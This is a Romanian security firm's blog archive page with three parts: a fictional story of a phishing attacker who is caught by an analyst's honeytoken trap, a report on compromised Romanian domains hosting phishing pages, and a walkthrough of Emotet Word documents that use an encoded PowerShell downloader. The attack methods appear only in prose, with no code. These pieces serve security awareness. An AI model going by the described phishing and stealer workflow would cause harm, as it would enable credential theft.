Arhiva tag-ul pentru: securitate

„Eu sunt… să zicem H4ker!
Astăzi vom vorbi despre mine ca hacker activ pe internet, dar și despre ce am pățit de curând.
Fac mai multe prostii pe net, dar astăzi vă voi povesti despre faptul că de ceva timp trimit email-uri de tip phishing către instituții din Romania, Grecia și Bulgaria.
Motivul meu este clar. Vreau să obțin cât mai multe date personale de logare de la victimele mele!!

Nu mă poate prinde nimeni, pentru că folosesc VPN și IP-ul meu este ascuns!!!

Am găsit un browser stealer, adică o aplicație ce fură datele din browserele victimelor, gen Firefox, Chrome, Opera etc.
Nu am bani să il criptez, dar pică lumea chiar dacă Antivirusul anunță problema. Am un ftp furat tot de la victime și ma folosesc de el pentru colectarea datelor.
Metoda este simplă, cunoscută, dar merge foarte bine din cauza lipsei de educație cibernetică, mai ales la instituțiile publice unde sunt multe persoane… ce nu dau atenție la detalii..

Zilnic am câte 5-10 victime și sunt mulțumit de rezultate, așteptând să prind ceva bun!

Dar ideea este că nu am știut ce poate face un specialist in securitate cibernetică, sau cei care se ocupă in general de fișierele virusate!!

Eu am ascuns virusul intr-un fișier .iso pe care dacă il deschizi activează toată activitatea fără ca victima să înțeleagă ceva. Neștiind că cineva poate extrage acel virus și îl poate analiza.

După cum se vede și în imaginea de mai sus, analistul care s-a ocupat de virusul meu a reușit să gasească datele mele de logare către locația unde vin cele furate de la victime.
Nu știam că se poate așa ceva. Acolo se vede și virusul meu, în varianta finală care ajungea în calculatoarele victimelor.
Așadar analistul putea avea acces la datele furate de mine și cine știe la ce altceva, dar asta este partea ok.

La un moment dat am văzut că imi dispar furăciunile, dar apar niște fișiere noi…

Im waiting este pus de mine, așa la smecherie… că aștept victimele să îmi trimită datele lor!
Dar a venit și fișierul cu .iso, credeam că este o eroare a fișierului trimis de mine, deși nu avea cum să vină pe server, dar până la urmă l-am deschis ca să rezolv eroarea virusului.
Până la urmă mi-am dat seama că nu mergea deschis și l-am șters! Prostie de eroare…

La vreo 2 minute victime noi, deschid să văd ce am furat și… ce naiba?!? Datele mele pe unul din fișiere?!?
Atunci am înțeles că fișierul .iso era chiar virusul meu, pe care l-am deschis și mi-am furat datele.
Întârzierea de cîteva minute este logică, deoarece virusul meu actionează dupa 2 minute de la deschidere ;)


Atunci m-a lovit o idee destul de dureroasă! Cum de a venit virusul pe server și dacă analistul este și el pe server și mi-a luat datele???
Asta chiar ar fi de rău!!!

La ceva timp și dupa alte câteva victime, apar victime noi si incă un fișier .iso, clar că nu pun botul de două ori la aceiași capcană!!! Hellooo

Alea cu PW le știu.. client mai vechi.
Management_CERT sună interesant, dar tot ce era acolo cred că erau date false, că nu mergea nimic deși păreau conturi de servere(am înțeles mai târziu că era pus să mă țină logat pe ftp).
Cloud_user_admin…. ăsta e genul de victime asteptate. Cont de Root/Admin pe el, dacă merge m-am scos!

Foatre tare, nu?
Ei bine am intrat pe link și mă ducea pe o pagină neterminată… deci nimic interesant…
Totuși intru pe whiteclouddrive. com să văd ce este și … NUUUUUUUUUU!!!!!!!!
Domeniu folosit de analiști ca și capcană pentru acesări neautorizate…. adica… pfff
Tocmai am realizat că analistul are datele mele!!! Luate de 2 ori… cred că a doua capcană a fost pentru confirmare…
Oare… ?? Pffff
Ce se aude afară? E cineva la usă? …………
”

Articolul este doar o poveste și trebuie tratată corespunzător!
Cei ce se pricep la astfel de activități pot renunța la varianta ”CTRL I” ! :)


Atenție la detalii!!!

Articol publicat în mai 2020, pe baza informațiilor publice din platforma urlscan.io.





De ce să plătești pentru securitate cibernetică? Răspunsul se vede în lista de domenii și servere din România care, în 2020, găzduiau pagini false PayPal, DHL, LinkedIn, EMS, bancare sau de e-mail, fișiere infectate și redirecționări malițioase. Majoritatea proprietarilor nu știau ce se întâmplă pe site-urile lor.

Pe scurt

  • Site-urile compromise sunt folosite pentru pagini de phishing, găzduirea de malware și redirecționări.
  • Proprietarii află de obicei ultimii, uneori de la victime sau de la furnizorul de găzduire.
  • Unele pagini false vizau utilizatori din China, deci infrastructura românească era folosită în atacuri globale.
  • Multe dintre domeniile găsite au fost remediate după semnalare.

Clienții serviciilor de securitate

Clienții sau potențialii clienți ai serviciilor de securitate cibernetică sunt foarte diferiți: pricepuți, curioși, indiferenți, cu buget sau fără, foste victime sau prieteni ai unor victime. Impactul unei breșe diferă însă, în primul rând, după deciziile luate înainte de atac: s-a făcut ceva sau nu s-a făcut nimic.

Ce am găsit

Majoritatea domeniilor găzduiau pagini false (PayPal, DHL, LinkedIn, EMS, bănci, servicii de e-mail, magazine online), fișiere infectate sau redirecționări spre alte pagini malițioase. Unele pagini false aveau ca țintă utilizatori din China, ceea ce indică naționalitatea potențialelor victime, poate și a atacatorilor. Lista putea fi mai lungă, dar multe domenii fuseseră deja remediate sau erau în curs de remediere.

De ce contează pentru proprietar

Un server sau un domeniu compromis te face, fără să știi, complice la furt de date, de bani și de identitate. În plus, domeniul ajunge pe liste negre, e-mailurile firmei sunt respinse, iar motoarele de căutare pot afișa avertismente pentru vizitatori.

Ce poți face

  • actualizează platforma site-ului, temele și modulele;
  • folosește parole unice și autentificare în doi pași pentru administrare și găzduire;
  • verifică periodic dacă domeniul apare în bazele de date de amenințări;
  • testează periodic securitatea site-ului.

Trebuie să ne implicăm și să fim responsabili. ProDefence oferă audit de securitate web și de rețea.

Analiză publicată în ianuarie 2020.

Emotet este un troian de tip downloader: are nevoie de acțiunea victimei ca să pornească, apoi descarcă „adevăratul” malware, care fură date personale, conturi și carduri. În ianuarie 2020, două domenii din România apăreau pe listele publice de infrastructură compromisă și găzduiau documente Word infectate cu Emotet. Analiza urmărește drumul de la document la panoul de comandă al atacatorului.

Pe scurt

  • La început, Emotet circula ca executabil sau atașat programelor „gratuite”; din 2019–2020, prin documente Word trimise pe e-mail.
  • Documentul conține o comandă PowerShell ascunsă și codată în Base64, care descarcă fișierul real.
  • La momentul descărcării, antivirusul nu reacționa.
  • Fișierul descărcat (139.exe) instala o altă componentă, care se conecta la serverul de comandă și control.
  • Un site sau server neprotejat poate deveni, fără știrea proprietarului, parte din infrastructura atacului.

Ce este Emotet

Emotet este cheia care deschide ușa pentru virusul propriu-zis. Trimiterea prin documente, care conțin o comandă de descărcare și o adresă web, păcălește atât filtrele serviciilor de e-mail, cât și victima. Odată intrat cu acordul victimei, singura șansă rămâne recunoașterea lui de către antivirus sau firewall.

Domeniile din România

Zilnic apar liste cu adrese IP, domenii și dispozitive compromise. Una dintre ele conținea două domenii românești, presupuse a fi controlate de atacatori și folosite pentru găzduirea fișierelor malițioase.

Emotet pe domenii din România, captură din analiza ProDefence



Ambele adrese conțineau fișiere .doc. Până în acest punct, antivirusul nu reacționa.

Emotet pe domenii din România, captură din analiza ProDefence

Fișierele sunt descărcate de pe domeniile .ro și apar ca documente Microsoft Word 97–2003.

Emotet pe domenii din România, captură din analiza ProDefence
